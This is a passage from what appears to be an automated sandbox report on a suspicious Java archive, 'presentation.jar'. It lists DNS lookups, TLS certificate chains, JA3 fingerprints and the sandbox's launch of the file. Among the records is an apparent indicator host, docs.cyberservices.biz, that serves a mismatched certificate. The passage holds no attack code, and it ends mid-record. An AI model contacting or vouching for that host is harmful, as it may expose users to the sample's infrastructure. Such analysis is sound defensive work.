May 6, 2021 17:58:11.014482021 CEST	8.8.8.8	192.168.2.3	0x665c	No error (0)	consent-pref.trustarc.com		143.204.209.77	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.339565992 CEST	8.8.8.8	192.168.2.3	0xd4ce	No error (0)	consent-st.trustarc.com		143.204.209.88	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.339565992 CEST	8.8.8.8	192.168.2.3	0xd4ce	No error (0)	consent-st.trustarc.com		143.204.209.57	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.339565992 CEST	8.8.8.8	192.168.2.3	0xd4ce	No error (0)	consent-st.trustarc.com		143.204.209.112	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.339565992 CEST	8.8.8.8	192.168.2.3	0xd4ce	No error (0)	consent-st.trustarc.com		143.204.209.2	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.641833067 CEST	8.8.8.8	192.168.2.3	0x3eb2	No error (0)	oracle.112.2o7.net		35.181.18.61	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.641833067 CEST	8.8.8.8	192.168.2.3	0x3eb2	No error (0)	oracle.112.2o7.net		15.237.76.117	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.641833067 CEST	8.8.8.8	192.168.2.3	0x3eb2	No error (0)	oracle.112.2o7.net		15.237.136.106	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.727689028 CEST	8.8.8.8	192.168.2.3	0xf4ad	No error (0)	docs.cyberservices.biz		50.87.249.219	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.845249891 CEST	8.8.8.8	192.168.2.3	0x90e4	No error (0)	prefmgr-cookie.truste-svc.net		34.202.206.65	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.845249891 CEST	8.8.8.8	192.168.2.3	0x90e4	No error (0)	prefmgr-cookie.truste-svc.net		3.212.50.245	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.845249891 CEST	8.8.8.8	192.168.2.3	0x90e4	No error (0)	prefmgr-cookie.truste-svc.net		3.232.192.25	A (IP address)	IN (0x0001)
May 6, 2021 17:58:12.219074965 CEST	8.8.8.8	192.168.2.3	0x8b34	No error (0)	685d5b19.akstat.io	wildcard46.akstat.io.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:12.388268948 CEST	8.8.8.8	192.168.2.3	0x2bc8	No error (0)	trial-eum-clientnsv4-s.akamaihd.net	a248.b.akamai.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:12.408998013 CEST	8.8.8.8	192.168.2.3	0x879a	No error (0)	trial-eum-clienttons-s.akamaihd.net	trial-eum.cname.clienttons.com		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:12.408998013 CEST	8.8.8.8	192.168.2.3	0x879a	No error (0)	trial-eum.cname.clienttons.com	a1024.dscg.akamai.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:12.642427921 CEST	8.8.8.8	192.168.2.3	0xc179	No error (0)	84-17-52-78_s-23-32-238-155_ts-1620316692-clienttons-s.akamaihd.net	84.17.52.78_s-23.32.238.155_ts-1620316692.cname.clienttons.com		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:12.642427921 CEST	8.8.8.8	192.168.2.3	0xc179	No error (0)	84.17.52.78_s-23.32.238.155_ts-1620316692.cname.clienttons.com	a1024.dscg.akamai.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:12.678725004 CEST	8.8.8.8	192.168.2.3	0x2061	No error (0)	kqitits7mulnqyeucika-p323bx-53d3b3fe1-clientnsv4-s.akamaihd.net	kqitits7mulnqyeucika-p323bx-53d3b3fe1.ipv4-only.cname.clienttons.com		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:12.678725004 CEST	8.8.8.8	192.168.2.3	0x2061	No error (0)	kqitits7mulnqyeucika-p323bx-53d3b3fe1.ipv4-only.cname.clienttons.com	a248.b.akamai.net		CNAME (Canonical name)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 6, 2021 17:58:10.593436003 CEST	143.204.209.41	443	192.168.2.3	49722	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 17:58:10.593487978 CEST	143.204.209.41	443	192.168.2.3	49723	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 6, 2021 17:58:11.101504087 CEST	143.204.209.31	443	192.168.2.3	49729	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 17:58:11.101572990 CEST	143.204.209.31	443	192.168.2.3	49728	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 6, 2021 17:58:11.429073095 CEST	143.204.209.88	443	192.168.2.3	49732	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 17:58:11.429822922 CEST	143.204.209.88	443	192.168.2.3	49731	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 6, 2021 17:58:11.748223066 CEST	35.181.18.61	443	192.168.2.3	49734	CN=*.112.2o7.net, O=Adobe Systems Incorporated, L=San Jose, ST=California, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 14 02:00:00 CEST 2021 Thu Sep 24 02:00:00 CEST 2020 Fri Nov 10 01:00:00 CET 2006	Thu Apr 21 01:59:59 CEST 2022 Tue Sep 24 01:59:59 CEST 2030 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 6, 2021 17:58:11.748944044 CEST	35.181.18.61	443	192.168.2.3	49733	CN=*.112.2o7.net, O=Adobe Systems Incorporated, L=San Jose, ST=California, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 14 02:00:00 CEST 2021 Thu Sep 24 02:00:00 CEST 2020 Fri Nov 10 01:00:00 CET 2006	Thu Apr 21 01:59:59 CEST 2022 Tue Sep 24 01:59:59 CEST 2030 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 6, 2021 17:58:12.119709015 CEST	34.202.206.65	443	192.168.2.3	49737	CN=*.truste-svc.net, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Sat Apr 25 13:19:21 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Thu Jun 23 16:37:27 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 17:58:12.120345116 CEST	34.202.206.65	443	192.168.2.3	49736	CN=*.truste-svc.net, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Sat Apr 25 13:19:21 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Thu Jun 23 16:37:27 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 17:58:12.845282078 CEST	50.87.249.219	443	192.168.2.3	49735	CN=cpcalendars.servicesteam.org CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Apr 26 07:10:28 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Sun Jul 25 07:10:28 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49188-49192-61-49190-49194-107-106-49162-49172-53-49157-49167-57-56-49187-49191-60-49189-49193-103-64-49161-49171-47-49156-49166-51-50-49196-49195-49200-157-49198-49202-159-163-49199-156-49197-49201-158-162-255,10-11-13-23-0,23-24-25-9-10-11-12-13-14-22,0	d2935c58fe676744fecc8614ee5356c7
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: 6008 Parent PID: 4228

General

Start time:	17:58:00
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\presentation.jar" >> C:\cmdlinestart.log 2>&1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\cmdlinestart.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	BDD194	CreateFileW

Analysis Process: conhost.exe PID: 5988 Parent PID: 6008

General

Start time:	17:58:01
Start date:	06/05/2021
